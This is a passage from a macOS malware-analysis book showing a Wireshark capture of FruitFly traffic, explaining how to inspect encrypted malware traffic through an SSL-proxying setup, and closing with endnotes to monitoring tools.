00e0  e8 8b a6 eb 99 3b 33 99  69 ba b1 de 65 ee 7c f3   ·····;3· i···e·|·
00f0  9d ef 9e 7b ee b9 67 ef  05 e8 b9 aa 58 96 91 14   ···{··g· ····X···
0100  01 16 9a ae 2d 17 32 e2  73 87 8f 88 3d 2b 90 84   ····-·2· s···=+··
0110  87 a0 17 06 a1 57 51 1d  2b 5d a9 4c 02 36 4f 0b   ·····WQ· +]·L·6O·
0120  77 b5 5b df 43 c2 7b 5f  d9 d5 dd fe 9f ad b7 46   w·[·C·{_ ·······F
0130  1d 15 20 71 1f 62 b3 e6  a8 0b 88 8f 01 f0 a7 55   ·· q·b·· ·······U
0140  cb 76 01 7a fa 91 1f 3f  ea 5a 1e f6 62 e8 b7 31   ·v·z···? ·Z··b··1

The TCP payload of this packet (tcp.payload),1,448 bytes    Packets: 8511 · Displayed: 320 (3.8%)    Profile: Default
```

Figure 7-5: Using Wireshark to uncover capabilities, in this case a command that returns a screen capture of the infected system (FruitFly)

For more information about Wireshark, including how to craft capture-and-display filters, see the official Wireshark Wiki page.[6]

And what if the network traffic generated by malware is encrypted, such as via SSL/TLS? Well, in this case, a network monitor in its default configuration may be of little help, as it will be unable to decrypt the malicious traffic. But not to worry—by leveraging a proxy that installs its own root certificate and "man in the middles" the network communications, the plaintext traffic can be recovered. For more information on this technique, including the specific setup and configuration of such a proxy, see "SSL Proxying."[7]

Up Next

In this chapter, we discussed the process, file, and network monitors essential to the malware analyst's toolkit. However, you'll sometimes need more powerful tools. For example, if a malware's network traffic is end-to-end encrypted, a network monitor may be of little use. Sophisticated samples may also attempt to thwart dynamic monitoring tools with anti-analysis logic. Good news: we have another dynamic analysis tool in our arsenal, the debugger. In the next chapter, we'll dive into the world of debugging, arguably the most thorough way to analyze even the most complex malware.

Endnotes

1 Phil Stokes, "How to Reverse Malware on macOS Without Getting Infected," *SentinelOne blog*, April 4, 2019, *https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-one/.*

2 ProcessMonitor, *https://objective-see.com/products/utilities.html#ProcessMonitor/.*

3 FileMonitor, *https://objective-see.com/products/utilities.html#FileMonitor/.*

4 Netiquette, *https://objective-see.com/products/netiquette.html.*

5 Wireshark, *https://www.wireshark.org/.*

6 Wireshark Wiki, *https://gitlab.com/wireshark/wireshark/-/wikis/home/.*

7 "SSL Proxying," *Charles*, *https://www.charlesproxy.com/documentation/proxying/ssl-proxying/.*